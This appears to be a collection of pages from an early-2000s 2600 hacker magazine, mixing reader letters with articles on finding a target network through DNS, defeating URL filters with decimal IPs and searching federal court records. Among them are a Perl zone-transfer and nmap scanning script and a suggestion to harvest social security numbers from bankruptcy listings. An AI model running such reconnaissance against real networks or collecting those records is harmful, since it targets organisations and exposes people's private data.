
Dear *2600:*

While playing with my remote last night, I found something quite interesting. On my Time Warner box, if you press 0000 then Entr on the remote while the cable box is off, it switches to a PC mode. I also got it to somehow switch to an AC mode after that. I imagine the PC mode is for cable modems and such as it is equipped with a blocked ethernet jack on the back. Any Roadrunner/cable people out there with any idea on what this mode is for and what it does?

watice

Dear *2600:*

With all your payphone articles I thought you might be interested in my experience with US West's 1-800 program and payphones here in Phoenix, Arizona.

A while back I was placing ads in, on, and around payphones. OK, so I have no class. I had competitors whose ads I would remove *and* if they listed a 1-800 number to respond to, knowing those numbers run $1 or more each call received, I would call that number a minimum of ten times.

I continued this practice for a few months and then one day, after the third call from the same payphone to the same 1-800 number, a recorded male voice would, in a real snotty tone, say, "You have exceeded the number of times this phone may dial a 1-800 number in this 24 hour period." And the call would not connect.

I think I caused that. I caused problems for U.S.West. I can hardly believe it.

Aulophobe
Phoenix, Arizona

All your sleazy tactics did was activate a block to the number you were calling from on that one particular 800 number. It's not unusual because, unfortunately, neither are people like you.

Dear *2600:*

I like how you guys stand up for the "good" hacker community. I think it is wonderful how you try to protect our rights against the corporations which have taken over most parts of our government (funds given to certain politicians by certain corporations). Some people give you negative feedback about what you do but they are just a bunch of scene whores who hang out on IRC all day talking about their drugs and cars. I thank you.

Kevin V.
Trenton, OH

And salaries.

Continued on page 48

FINDING A TARGET USING DNS LOOKUPS

by fU9A5i

So you ve decided you want to hack xyz.com, none of my business why, but you have a problem. How do you find xyz s network in the expanse of the Internet? Firstly, if xyz is connected to the Internet via a dialup link (i.e., ISDN or PSTN - POTS in the U.S.), your job is going to be hard because it s likely that xyz uses a dynamically assigned IP address from their ISP. This IP address is likely to change every time a connection is made from their network to the Internet. They will almost certainly also be using NAT (network address translation) ensuring that their entire network remains hidden behind a single dynamically assigned IP address. Fixed connections (leased lines/private circuits) are however easier to find. This is because xyz is permanently connected to the Internet and the router at their end of the said permanent circuit requires a fully qualified IP address assigned to it. Usually behind this router is some kind of firewall or security device that protects the internal network of xyz from the likes of you and me.

So Where Does DNS Come Into Things?

Most medium (and some small) to large organizations have their own mail servers on site. These mail servers need to be visible from the Internet for that organization to send and receive mail. So to find the xyz network, not just their website which may be hosted at an ISP somewhere, follow the trail of the mail!

When you send mail to auser@xyz.com, a DNS lookup is performed to determine where this mail should be sent. This type of lookup is called a mail exchange or MX lookup; the resulting IP address resolved from this will usually point directly at that company s network. Therefore, mail sent to xyz.com will be sent to TCP port 25 (SMTP) on 195.123.26.2. The IP address is determined from the MX lookup. This IP address may be the company s mail server itself or just the outside interface (network interface) of the corporate firewall. Either way you should have located the network you are seeking.

How To Do DNS Lookups

The hard way is to use the raw nslookup program.

nslookup is the name of a program that lets an Internet server administrator or user enter a host name (for example, microsoft.com) and find out the corresponding Internet address. It will also do reverse name lookup and find the host name for an IP address you specify.

For example, if you entered microsoft.com , you would receive as a response our IP address, which would be something like: 207.46.130.14 or if you entered 207.46.130.14 , it would return microsoft.com .

nslookup sends a domain name query packet to a designated (or defaulted) Domain Name System (DNS) server. Depending on the system you are using, the default may be the local DNS name server at your service provider, some intermediate name server, or the root name server (at InterNIC) for the entire domain name system hierarchy.

You can go directly to the command prompt and type: nslookup microsoft.com , however not all operating systems include this utility (NT and most flavors of Unix do) and if DNS is not correctly configured on your machine it will not work anyway.

The Easy Way

It is far easier to use one of the web-based lookups detailed at the end of this article or to download and use a DNS utility from one of the file mine sites (get one that specifies it can do all types of DNS records).

Here is the dump (from DNScape, http://inettools.com) of what a complete DNS lookup of the Microsoft domain gives:

ATBD.microsoft.com. , microsoft.com , microsoft.com. , NA , NS , 117400 ,
DNS4.CP.MSFT.NET. , microsoft.com , microsoft.com. , NA , NS , 117400 ,
DNS5.CP.MSFT.NET. , microsoft.com , microsoft.com. , NA , NS , 117400 ,
DNS1.microsoft.com. , microsoft.com , microsoft.com. , NA , NS , 117400 ,
dns.CP.MSFT.NET. , microsoft.com , microsoft.com. , NA , SOA , 5915 ,
Resp: msnhst.microsoft.com. Sn:2000071902 Refresh:900 Retry:600
Expire:7200000 Minimum:43200
207.46.130.14 , microsoft.com , microsoft.com. , NA , A , 21914 ,
207.46.130.149 , microsoft.com , microsoft.com. , NA , A , 21914 ,
207.46.130.45 , microsoft.com , microsoft.com. , NA , A , 21914 ,
207.46.131.137 , microsoft.com , microsoft.com. , NA , A , 21914 ,
207.46.131.30 , microsoft.com , microsoft.com. , NA , A , 21914 ,
mail1.microsoft.com. , microsoft.com , microsoft.com. , NA , MX , 26288 , Pref:10
mail2.microsoft.com. , microsoft.com , microsoft.com. , NA , MX , 26288 , Pref:10
mail3.microsoft.com. , microsoft.com , microsoft.com. , NA , MX , 26288 , Pref:10
mail4.microsoft.com. , microsoft.com , microsoft.com. , NA , MX , 26288 , Pref:10
mail5.microsoft.com. , microsoft.com , microsoft.com. , NA , MX , 26288 , Pref:10
ATBD.microsoft.com. , microsoft.com , microsoft.com. , NA , NS , 117400 ,
DNS4.CP.MSFT.NET. , microsoft.com , microsoft.com. , NA , NS , 117400 ,
DNS5.CP.MSFT.NET. , microsoft.com , microsoft.com. , NA , NS , 117400 ,
DNS1.microsoft.com. , microsoft.com , microsoft.com. , NA , NS , 117400 ,
207.46.138.11 , microsoft.com , DNS4.CP.MSFT.NET. , NA , A , 64800 ,
207.46.138.12 , microsoft.com , DNS5.CP.MSFT.NET. , NA , A , 50237 ,
131.107.1.7 , microsoft.com , DNS1.microsoft.com. , NA , A , 20735 ,
131.107.3.125 , microsoft.com , mail1.microsoft.com. , NA , A , 7291 ,
131.107.3.124 , microsoft.com , mail2.microsoft.com. , NA , A , 26288 ,
, , , , , ,

So what does all that stuff mean?Basically, what you are looking at is a list of Microsoft s servers with their corresponding IP addresses. In the expanse of the Internet you have just found Microsoft s network. Just look for the MX records....


Programs and Web-based Lookups

http://www.simplelogic.com/-Siple/net_utils/NsLookup.asp

For Linux system users, here is the Linux manual page for nslookup. http://www.elcafe.com/man/-man1/nslookup.1.html

Trumphurst Ltd. provides a free nslookup program for Windows 9x/NT users.

http://www.trumphurst.com/-dnsocx/nslookup.phtml



Microsoft Corporation
One Microsoft Way
Redmond, WA 98052-6399

Tel 425 882 8080
Fax 425 936 7329
http://www.microsoft.com/

March 16, 2000

Microsoft

2600 Magazine/Emmanuel Goldstein
PO Box 752
Middle Island, New York 11953

Dear Owner:

Microsoft has received a report that you may have distributed illegal and/or unlicensed Microsoft software products. Microsoft would like to take this opportunity to advise you how you can avoid exposing your business to the consequences of counterfeiting and other forms of illegal software distribution.

Consequences of Illegal Distribution
Microsoft takes the protection of its trademarks and copyrights very seriously and undertakes substantial legal and educational programs to protect consumers, honest resellers and honest system builders from counterfeit and illegal products. Microsoft routinely conducts undercover test purchases across the country from system builders and resellers who are reportedly selling counterfeit or other unlicensed Microsoft software. Federal law authorizes damages up to $100,000 per willful copyright infringement and up to $1,000,000 for willful trademark counterfeiting. Intentional violators may also be subject to criminal penalties, including fines and imprisonment.

Types of Software Piracy
Counterfeit: Counterfeiting includes the manufacture or distribution of unauthorized copies of products protected by trademark and copyright. Counterfeiting violates federal copyright and trademark laws, and may expose your company to substantial money damages and unfavorable publicity.

Hard Disk Loading: Hard disk loading is the unlicensed installation of software onto the hard drive of a computer system. All Microsoft software installed on the hard drive of a computer system must be installed pursuant to a license from Microsoft and must be accompanied by a packaged unit of such software that includes a Certificate of Authenticity (COA). Unlicensed installation violates federal copyright and trademarks laws.

Microsoft Worldwide Fulfillment (formerly Microsoft Easy Fulfillment ("MEF")) Software Components: Microsoft offers supplemental CD-ROMs and user manuals only to customers who have already purchased an Open or Select license. Supplemental components are not offered to the general public as retail or OEM products. They lack several essential components of complete Microsoft products, including documentation, COA, End User License Agreement, and warranty. Unauthorized distribution of supplemental components violates federal trademark law.

Unauthorized Distribution of Microsoft Academic or OEM version Products: Authorized Education Resellers licensed by Microsoft (AERs) may distribute academic versions of certain Microsoft products to *bona fide* educational institutions, students, and other qualified academic end users at substantial discounts. These academic versions are not authorized for distribution to the general public, and such distribution may violate federal copyright law as well as AER license agreements. Similarly, OEM version products may only be distributed with new PC hardware, and standalone distribution may violate federal copyright law as well as OEM license agreements.

How You Can Protect Your Business
One of the easiest ways to safeguard yourself and your company from the liability of dealing in counterfeit or other illegal software is to obtain Microsoft products from authorized sources. Microsoft packaged products and Open licenses can be obtained through the Authorized Microsoft Retail Product Distributors listed on http://www.microsoft.com/directaccess/antipiracy/disti.htm.

If you are a System Builder, your assured source of genuine Microsoft OEM products is from the Authorized Microsoft OEM Product Distributors through the Microsoft System Builder Program. Please contact OEM Information at 1-800-325-1233 or visit the Microsoft OEM System Builder Web Site at http://www.microsoft.com/oem to register.

If you have questions or concerns regarding the piracy issues discussed in this letter, please call the Microsoft Anti-Piracy Hotline at 1-800 RULEGIT or 1-800-785-3448. For more information regarding Microsoft's efforts to combat software piracy, please visit the Microsoft Anti-Piracy homepage at http://www.microsoft.com/piracy.


Yours truly,

Microsoft Reseller Compliance Program
Microsoft Corporation is an equal opportunity employer.

53153

AIN'T THIS NICE? MICROSOFT DECIDES TO JUST ACCUSE US OF SOFTWARE PIRACY OUT OF THE BLUE. WE HAVE BETTER THINGS TO DO BESIDES USE, MUCH LESS SPREAD, MICROSOFT PRODUCTS. BUT WE'D BE REAL INTERESTED IN SEEING THEIR "EVIDENCE." ON THIS PAGE, WE PRESENT OUR EVIDENCE THAT MICROSOFT ENGAGES IN UNFAIR AND INCREASINGLY BIZARRE BUSINESS PRACTICES. NO WONDER WWW.FUCKMICROSOFT.COM IS SO POPULAR.

Another Way to Defeat URL Filters



by ASM_dood

Cyperpatrol, Websense, SurfWatch, NetNanny - we all know these pieces of software either by reputation or having personally been blocked by one of them while trying to surf the web during work, school, or at home. I'm not certain that it needs to be said that this software often classifies web sites incorrectly or leans heavily towards one end of the political spectrum.

Having laid the groundwork, here is a way to defeat that URL blocker that your parents, school, or corporation have put into place to keep you from browsing what they deem to be "unacceptable."

Take the URL that you are being blocked from going to, such as http://www.2600.com (which is defined as Hacking, Illegal, or Crime depending on the URL filter).

Do an nslookup on the URL and you will get the IP address 207.99.30.230 which is just the dotted octet of its 32 bit number.

Take the individual octet and convert it to its binary equivalent:

207 = 11001111
99 = 01100011
30 = 00011110
230 = 11100110

If any of the numbers are less than eight digits, be sure to pad them out with leading zeroes. Next, string the numbers together:

11001111010001100011-11011100110

Plug them into your scientific calculator and convert to its decimal equivalent.

In our case:
11001111010001100-01111011100110 = 3479379686.

So now, we can just surf over to: http://3479379686 and, presto, you are now at www.2600.com.

I'm sure someone else can come up with a script to do the calculations instead of someone having to do them by hand, but I don't have the time or inclination.

A Script to do the Calculations
by CSS

C CODE

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int
main (int argc, char *argv[])
{
  if (argc != 2) {
    (void) fprintf (stderr, "usage: %s address\n", argv[0]);
    exit (-1);
  }

  {
    char *cptr = strtok (argv[1], ".");
    int shift = 24;
    unsigned long acc = 0L;

    while (cptr != NULL) {
      acc += atol (cptr) << shift;
      shift -= 8;
      cptr = strtok (NULL, ".");
    }

    (void) printf ("%lu\n", acc);
  }

  return (0);
}
```

COMMON LISP

```
(defun octets->decimal (address &aux (acc 0))
  (loop for mask from 24 downto 0 by 8
        for idx = 0 then (1+ pos)
        for pos = (position #\. address :start idx)
        do (setq acc (dpb (parse-integer address :start idx
:end pos) (byte 8 mask) acc))
        finally (return acc)))
```

Accessing Federal Court Records

by Iconoclast
iconoclast@thepentagon.com

The federal government kindly provides public access to information from almost 200 federal district, bankruptcy, and appellate courts. Documentation such as case and docket information including parties, judges, lawyers, and judgments is readily accessible electronically. This information does not come for free, but it is fairly cheap and affordable for the curious hacker. The system that unifies the access to these records is called PACER: Public Access to Court Electronic Records. The standard PACER service allows access to district court records, while a different system called NIBS (National Integrated Bankruptcy System) allows searches of bankruptcy records including social security numbers! A third system for federal circuit court records is ABBS: Appellate Bulletin Board System.

Access comes in two forms. One is modem dial-up access to each of the individual courts and the other is via the web if it has been implemented for that particular court. There are two dial-ups for each court. One is an 800 number that can be used from anywhere and there is also a local dial-up. For a complete list of both dial-up numbers and all web addresses check: http://pacer.psc.uscourts.gov/cgi-bin/modem.pl. Nearly all dial-ups are set to N81 with VT100 terminal emulation. A few of the dial-ups require pcAnywhere software (passwords listed on the web page) or E71 settings.

The dial-up service costs 60 cents a minute and the web service costs seven cents a page. Billing is quarterly, however it is free to register. A username and password will be mailed to you within two weeks. This username/password combination is a universal login that works across all of the computers in the PACER/NIBS/ABBS systems. You will need to supply your name and address as well as e-mail to obtain an account. The login is in the format of two lower case alpha characters which are the initials of your first and last name followed by four numeric characters. The password is a combination of eight lower case alpha and numeric characters. Check https://pacer.psc.uscourts.gov/regform.html for the online registration form.

Let's say that you've signed up for an account and now you finally get a nice brown envelope in the mail with your login packet. What are you going to do with it? You remember hearing something on the news about Kevin Mitnick being denied a bail hearing and now want to verify the information content and accuracy directly for yourself because you can't believe that such a travesty of justice could occur in this country? Hmm... let's look up Kevin Mitnick's court records! First you warm up your modem and fire up some term software and dial up into the USPCI (United States Party/Case Index) which is a nationwide index of court case information. We will select a criminal search because of the nature of the case and then type in Kevin's name. We find about eight court records. Sometimes the actual records will be stored on the particular court computer where the case was heard. That would require dialing into that specific computer to retrieve the information. Selecting Case Number 2:96cr00881 we then find some astonishing reading. In response to a request concerning the date of a bail hearing we see the dishonorable judge Mariana R. Pfaelzer state: "THE COURT: I AM NOT GOING TO GIVE HIM BAIL." The first federal prisoner denied a bail hearing in United States history! That judge sure knows how to screw up impartial justice.

What about those SSN's on NIBS? After dialing up the court computer and logging in, there is an option "Search by SSN/TAX #" but unfortunately it does not allow wildcards. However, you can instead choose the option to "List New Cases". You specify a date range and you can pull a listing of hundreds of names with addresses and social security numbers of people in your neighborhood, or elsewhere that are having a little financial trouble!

Let's do a brief security analysis of PACER. The restrictions on characters available for password choice make it somewhat weak, however, given the application it may be acceptable. The PACER inquiry computers are on a separate system from the main court host computers which is a very good idea. It means that there will be a delay of about a day in obtaining recently updated court information, but it also prevents Joe Criminal from attempting to erase or modify his court records. The easy availability of massive listings of social security numbers was surprising and could potentially lead to fraud and abuse of a group of people who have already had their share of financial difficulties.

I predict that access to federal court records for the average hacker will become more and more important as our government starts to persecute and prosecute those who engage in honorable technological exploration.

"My people are destroyed from lack of knowledge..." - Hosea 4:6

Zone Scanning

by DEFT
deft@phayze.com

Recently I've been trying to add more focus to my port scanning. By this I mean I try to resist the urge to scan large class B networks that take days or weeks to complete, and which also result in my ISP berating me because they got 10 calls from companies who were annoyed by my massive scans. And all this for what? To know port 139 is open on 800 windows boxes!? Is there a way we can make our scans more efficient and even less noticeable?

What if there was a way to scan only all the "important" machines in a domain (whatever.com)? We would waste less time probing useless machines and probably call less attention to ourselves. By "important," I mean the Web, FTP, NT, UNIX servers, switches, routers, etc., of the company. We would need a way to scan only these addresses and not the other smaller-scale (i.e., users' win95 boxes) machines in between. Keep in mind, all these important machines are spread out over separate subnets. Maybe many of the corporate Web servers sit on the 100.20.4 subnet, and a lot of the more interesting UNIX boxes sit on 100.20.9 and up. That's over 1000 addresses (4*255) in between that we don't really care about since we just want the big players on a company's network. Can this quickly and efficiently be accomplished? Yes! And our answer lies in the DNS system.

DNS is the who's who of the Internet. Arguably any machine that is of significant importance to an organization is registered in DNS somewhere. And this is the information we need. "So how do we get this info Mr. DNS man?" you ask. Well, first of all, I am no DNS specialist. To get more background on this DNS stuff go to www.dns.net/dnsrd/ (lots of great tools too!). Now to answer your question, we will be using something called a zone transfer. A zone transfer is when one machine requests a list of all *registered* machines of another zone. I emphasized "registered" because a zone transfer only obtains the machine names known to the the DNS server you are querying. So if you are looking to probe those other unknown machines (which may be just as important to you as many surprises can be found this way) in between all these major ones, this type of scan is not for you. Note that a zone transfer is a legitimate way for one DNS server to keep its records up to date - there's nothing illegal about it. So it's a great way to get an enormous amount of information from a domain. However, it may look a little odd (read suspicious), and not all domains will allow you to do this.

The programs we will use to do this are host, which runs on Linux (available at www.dns.net/dnsrd/tools.html), and to do the scans, nmap (www.insecure.org), of course. The program host appeared in *2600* a while back. Check out 11:4, "Net Surfing Techniques," page 37 for a quick overview of host. Windows users can participate in zone transfer fun as well. See www.dns.net/dnsrd/mark/wintools.html for some great tools.

The Program

Using a little perl we can make host and nmap achieve our objective of scanning the important machines. Host by itself returns a lot of junk along with the IP addresses. Try running "host -alv whatever.com", and you'll see what I mean. Nmap can't read in these IPs due to this extra junk, so we need to do some cleanup. First, we strip off the DNS junk to get only a list of IPs. We use IPs instead of hostnames because more than one hostname can be mapped to a single IP (This is virtual addressing. Try "host -alv mtv.com" for an example.) Now although nmap could read this file just fine, there can be many repeating entries of the same IP. So the program then filters out all of these repeating IPs and puts it in a file to be scanned by nmap. So there we are! Now we can scan the machines that matter far faster than a simple bulk scan. This program is made to run on unix but can be easily adapted to perl for NT or even Win98. Try substituting netcat for nmap.

There are two downsides to this method. Firstly, it is loud. Any company with decent security will log a zone transfer. However, this is not to say it would be noticed, as zone transfers are a routine thing. A zone transfer is far less suspicious than your typical TCP-Connect scan, and might even call less attention to itself than a SYN scan, since a lot of IDS's log SYN scans now. In this way, a zone transfer may even be preferred over a scan. When scanning, an IDS would notice thousands of probes, but it would only log one zone transfer. However, the zone transfer is not as thorough. Which brings me to the second downside. Remember, we are only receiving and scanning the hosts registered in DNS. Though we can learn about thousands of machines this way, we could be missing many other important details of the network.

All in all, this method is pretty handy. It is conservative, yet effective. You could also adapt this program to scan only certain types of machines by looking for patterns in the hostnames. For example, many organizations use a naming scheme that gives a hint (if not outright tells you) what the machine is: SUN3.whatever.com, ftp.whatever.com, cisco-5.whatever.com are some examples. Maybe you only want to grab banners from all the ftp servers. You don't even have to use nmap. Be creative!

```
**************************************************
#!/usr/bin/perl

#zonescan.pl - by DEFT

#Usage: zonescan.pl whatever.com


if ($ARGV[0] eq '') {
  die "usage: zonescan.pl whatever.com\n";
}

#do zone xfer
print "Starting zone transfer...\n";
system("/usr/bin/host -l $ARGV[0] $ARGV[1] > zone");

open(ZONE, './zone');
while (<ZONE>) {
  split;
  if ($_[0] eq "Server" && $_[1] eq "failed:") {
    die "Zone transfer refused.\n";
  }
  else {last;}
}
print "Zone transfer complete.\n";
print "Creating target file.  This may take a while...\n";

#clear old log files for appending to later
system("echo '' > hosts");
system("echo '' > hostsToScan");
system("echo '' > log");

#strip off DNS junk to get the hostnames
while (<ZONE>) {
  split;
  if ( $_[1] eq "has") {
    system("echo $_[3] >> hosts");
  }
}

#need to strip off the repeating entries
open(HOSTS, './hosts');
my(@wholefile) = <HOSTS>;
%seen = ();
foreach $item(@wholefile) {
  push(@uniq, $item) unless $seen{$item}++;
}
for ($i=1; $i<=@uniq; $i++) {
  system("echo '$uniq[$i]' >> hostsToScan");
}

print "Target file created.  Starting nmap now.\n";
print "Check log for results.\n";

#clean up and do the scan.  Add your own nmap options here.
system("rm -rf hosts zone");
system("/usr/bin/nmap -sS -iL hostsToScan >> log&");

**************************************************
```

Continued from page 5

bomb squad ever showed up and the relaxed attitude of the police made it abundantly clear that there was no threat. The police let the facility reopen ten minutes after the window for the satellite transmission had closed. This was far from an isolated event. In Philadelphia, police repeatedly "inspected" the headquarters of the Independent Media Center during the Re-

publican Convention looking for the most minor of violations in order to shut it down. In addition, helmeted riot cops would surround the building for no particular reason except to intimidate the inhabitants. These exact tactics had been used on Radio B92 in Yugoslavia when they broadcast non-government reports, ironically also using the Internet as their main channel to the world.

On the mainstream networks, none of this was reported. All you saw there were the same boring non-issues. This is what journalism in the United States has been reduced to.

The inspiration of these events along with the tremendous sharing of information and resources that took place at H2K, not to mention all of the crap that's happened to us, has made it clear that we have to work together if we want to have any chance at all of making a difference. That's why we've decided to join with the Independent Media Center to form a base in New York where those who have been shut out and are interested in making a difference can come together, using the net and some imagination to reach the public. You can get more information at www.indymedia.org. No matter where you are in the world, you can participate by opening people's eyes to the issues that have been ignored. Never stop educating yourself on the threats to freedom that keep hitting us day after day. It's about reading, exploring, and communicating.

So now the question remains - what's next for us? It's hard to say. A lot has happened in the past few months. Our documentary *Freedom Downtime* has finally been finished and is now slowly making the hacker convention/film festival circuit. The film, which focuses on the Free Kevin movement and the hacker culture, will be made available on VHS and, yes, DVD in the near future. Our next conference will take place in 2002, a year earlier than normal owing to the great success of H2K and the overall *need* for this kind of thing. Next year we encourage people to attend HAL 2001 in the Netherlands which we believe will be similar in style to a HOPE conference. More details will be published in upcoming issues.

As for how the result of the trial will affect things, we intend to keep doing what we do for as long as that remains possible. We have complied with the injunctions against us but we doubt that will be enough to satisfy the MPAA or future cases that involve the DMCA. At press time, we have removed all links to sites that contain the DeCSS code as per the judge's incredibly misguided ruling. However, we have not removed a listing of those sites. Listing is not the same as linking and if we're ordered to remove a list, then that's one less thing we're allowed to do. We want the restrictions against us to be crystal clear and not open to any misinterpretation.

We don't yet know what the financial ramifications for all of this will be. We encourage people to make sizable donations to the Electronic Frontier Foundation, who have made this fight possible and have expressed the intention to take the appeal all the way to the Supreme Court. Please help make that happen and visit https://www.eff.org/support/joineff.html or send a check/money order to Electronic Frontier Foundation, 1550 Bryant Street, Suite 725, San Francisco CA 94103 USA.

We're not the only victims in this fight - even people who make t-shirts with source code printed on them are being sued now - but if we ultimately lose or if the DMCA is allowed to stand as is, you can bet on an uncountable number of legal battles on the horizon. Support and awareness, for this and all related causes, are the only hope we have for averting this catastrophe.

Continued from page 39

Dear *2600:*

I work for a company that is a top 25 company in the Fortune 500. They were trying to merge with Sprint (figure it out yet?). I finished up my training there a couple of months ago and am now working in my hired position. I just wanted to tell you that during our training, they showed us a video, a video about phone phreaking and hacking. It was hosted by the guy that does *America's Most Wanted.* It basically was about a half hour video and it depicted all the phone card schemes and other payphone schemes. During the video, there were a few references to *2600* which were quite amusing. As usual, the hacker was represented as a "bad" guy and dangerous! You guys would probably enjoy watching the video! Let me know if you want it and I'll see what I can do.

Luminol

We've actually had that video for a number of years. But we definitely are interested in any corporate or internal videos of any sort that deal with issues of hackers and computer security. It's always educational to see what kinds of misconceptions are being passed around on the inside.

Dear *2600:*

Personally, I consider *2600* a very important and groundbreaking publication. Fifty years from now, *2600* will be compared with *The Crucible, The Jungle, Uncle Tom's Cabin* and *Common Sense* as literature that was responsible for breaking the foundation of an oppressive corporate body.

To educate these folks, I have found that historic parallels like this have won over many. You just need to know what they know and find a good analogy that they can relate to. You have American history on your side. Eventually, the market or paradigm that they are desperately trying to protect will shift and it all will collapse upon itself. Their own unethical behavior will lead to a lost revenue stream when they find out they are protecting a dead king. Enjoy, you are truly making history.

Stealth Ricochet

That's quite a comparison, one which we certainly don't believe we're worthy of. But thanks for the inspiration.

Dear *2600:*

I enjoy your magazine. I also read other computer magazines but find your articles to be the most consistently understandable. The spirit of play, of just plain having fun, is wonderful! Keep up the good work.

Queen Ann

Lotto Fever

Dear *2600:*

For anyone actually interested, I just thought this was a little bit amusing. I work at an X-tra Mart in Connecticut, and like many other gas stations, we sell different kinds of Lotto to the many get-rich-quick believers. But a few times I have had to reboot the lottery machine responsible for ticket cashing, sales, and generating the "random" numbers for the people's chance to win. The funny thing is that as protective as the CT Lottery wants to be about people trying to cheat the system, this machine is almost an entirely DOS based program handling only the simplest of tasks, basically through different batch files (*.bat). If one was able to plug a keyboard into one of these machines, interrupting and changing how this machine works would be a very simple task.

b0b126

Dear *2600:*

I work at a local grocery store in Pennsylvania and I know that all of you are very familiar with the lottery machines and games. It varies from playing a three digit number, four digit number, $100,000 lottery Cash 5, or the big one, the $1,000,000 Super 6 lotto. At least that is how it is in PA. Anyway, after working five hour shifts, you start to get curious and wanna find out how stuff works. Well I did just that in the local mart. See, I was messing around with the keys, pushing two at once or the little gray buttons that are unmarked, and found out some pretty amazing details. Some of the gray buttons, when pushed, bring up another screen. On this screen it shows the login time, name of machine, number of machine (statewide), number dialed, logs, and other cool stuff. (If you are wondering how lottery machines work, they have a 28800 kbps modem in them that connects to wherever the Lotto headquarters are.)

The most interesting thing I found is that if you push that one gray button with the down arrow it gives the login name and password *unmasked!* You can also find the password somewhere hidden in the store because it is on a little sticker and, at the place where I work, it's hanging so the public can view this. With this password you could cause a whole lot of grief but I would never do such a thing. I am not sure if there is a default password set or anything, but I know you can obtain it by using the machine number (found in the secret menu) and calling the 800 number. I found all this information to be rather funny because they didn't hide it too well. But that is what you get for exploring and knowing a good deal about computers and all. I have learned so much about how the lottery machines work now. I suggest if you work at a place with Lotto machines, find out what hidden menus and options there are! Some may be surprising, others may not. Explore and enjoy!

DigitalZero

The Dangers of Info

Dear *2600:*

A while ago, some friends found some security holes and went around cracking sites, reading what precious information they had in them, and defacing the sites. It must have been really fun. But a few months later, I look back at this with remorse. Should they really have done that? They probably cost the company thousands of dollars, got the admin fired, and wasted the time of police investigators. Even though they won't do it again, maybe the information shouldn't have been available to them in the first place. The idea of free information seems more like something hackers are hiding behind rather than a principal. I mean, don't get me wrong, I support freedom of speech, but if we give out information like this

it will surely get in the wrong hands. Maybe the government should do things such as not allowing somebody to get on the Internet for a few years if they are caught hacking or not use a phone for several years if they are phreaking. Maybe even shut down sites like hack.co.za because they give away this kind of information. I know that this is goes against a lot of your principals, but can you guys stand idly by when people are having their phone lines rerouted to some payphone in India after getting the information on how to do it from your magazine?

rootx11

Look at the progression in your thoughts. You start with remorse over some childish actions and wind up wanting to shut down sites, give the government authority to keep certain people away from computers and even phones, and restrict information because it might get into "the wrong hands." That to us carries more danger than any misuse of information because this kind of control has no boundaries. The most irresponsible use of information is to withhold it out of fear.

Phone Problems

Dear *2600:*

I am a new reader to your magazine and although I don't understand some of the tech stuff, I am learning. I thought I could turn to you for advice on my problem. I have AOL as my ISP and they provided me with three local access numbers with which to connect. I confirmed with the operator that these were local numbers for me. Somehow Bell Atlantic made a switch every time I connected to AOL and caused this local number to turn over to a long distance number. My first bill arrived with $875.00 worth of charges to this long distance number which is not even in my computer. I know the first thing you are going to ask me is why do I have AOL. I guess it was the easiest for a beginner like me. No one is willing to help or even pretend to understand this problem. Bell Atlantic throws it to my long distance carrier which is MCI. They in turn blame me and Bell Atlantic. AOL won't help at all saying it's my problem. Reading your magazine made me think you guys would have insight into what I'm dealing with and how to solve it. Maybe you can lead me in the right direction. I'm at my wit's end.

Maria

We've heard of this problem with increasing regularity, especially with online services. We believe it may be related to exchanges owned by competing companies that aren't recognized by the local company. Whatever the problem - and we'd like to hear more theories - Bell Atlantic cannot terminate your service because of a billing dispute with MCI. You should simply tell MCI you never made those calls, period. If you're able to prove that you were connected to a completely different number at the time (call logging, local itemization, ISP records), the facts will be on your side.

Dear *2600:*

Okay, here's a weird one. I'm sitting at home online, when my primary phone line rings. Naturally, I check the caller ID and I see:

9:23pm 7/18
123-456-7890
- UNAVAILABLE -

Okay, so I got a spoofed caller ID which I read about a few issues ago. I picked up the line and nobody's there, just a dial tone. The weird part is that my secondary line (which is online) disconnected a few seconds later. Although running out the door and looking over at the NID produced nobody screwing with my lines, I still find this rather weird. Is the telco fucking with my lines? And if they are, do you have any idea what they are doing?

Roark

Although we've never seen this before, it carries the signs of some sort of telco test which first hit your primary line and then your secondary one. These tests aren't supposed to disconnect calls, though. We'd like to know more about this.

Dear *2600:*

I'm not a hacker. I can barely boot up and set the margins on Corel 8. I read your magazine to stay informed about the politics of technology. And those letters and their accompanying answers: they're all gems. Now it's my turn. For the last two weeks some wing nut has been calling me at exactly 9:30 every morning. When I answer, there's no one on the line. I called Bell-slash-Verizon regarding annoyance calls. We ruled out an unauthorized wake up service. These were my options: Star 69, Star 57 (a police phone trace), get a new phone number ($42.05), or caller ID with Anonymous Blocker ($7.99 a month). Star 69 and 57 didn't work. I don't feel like shelling out bucks to corporate shareholders just yet. Any suggestions would be much appreciated.

Silverspartan

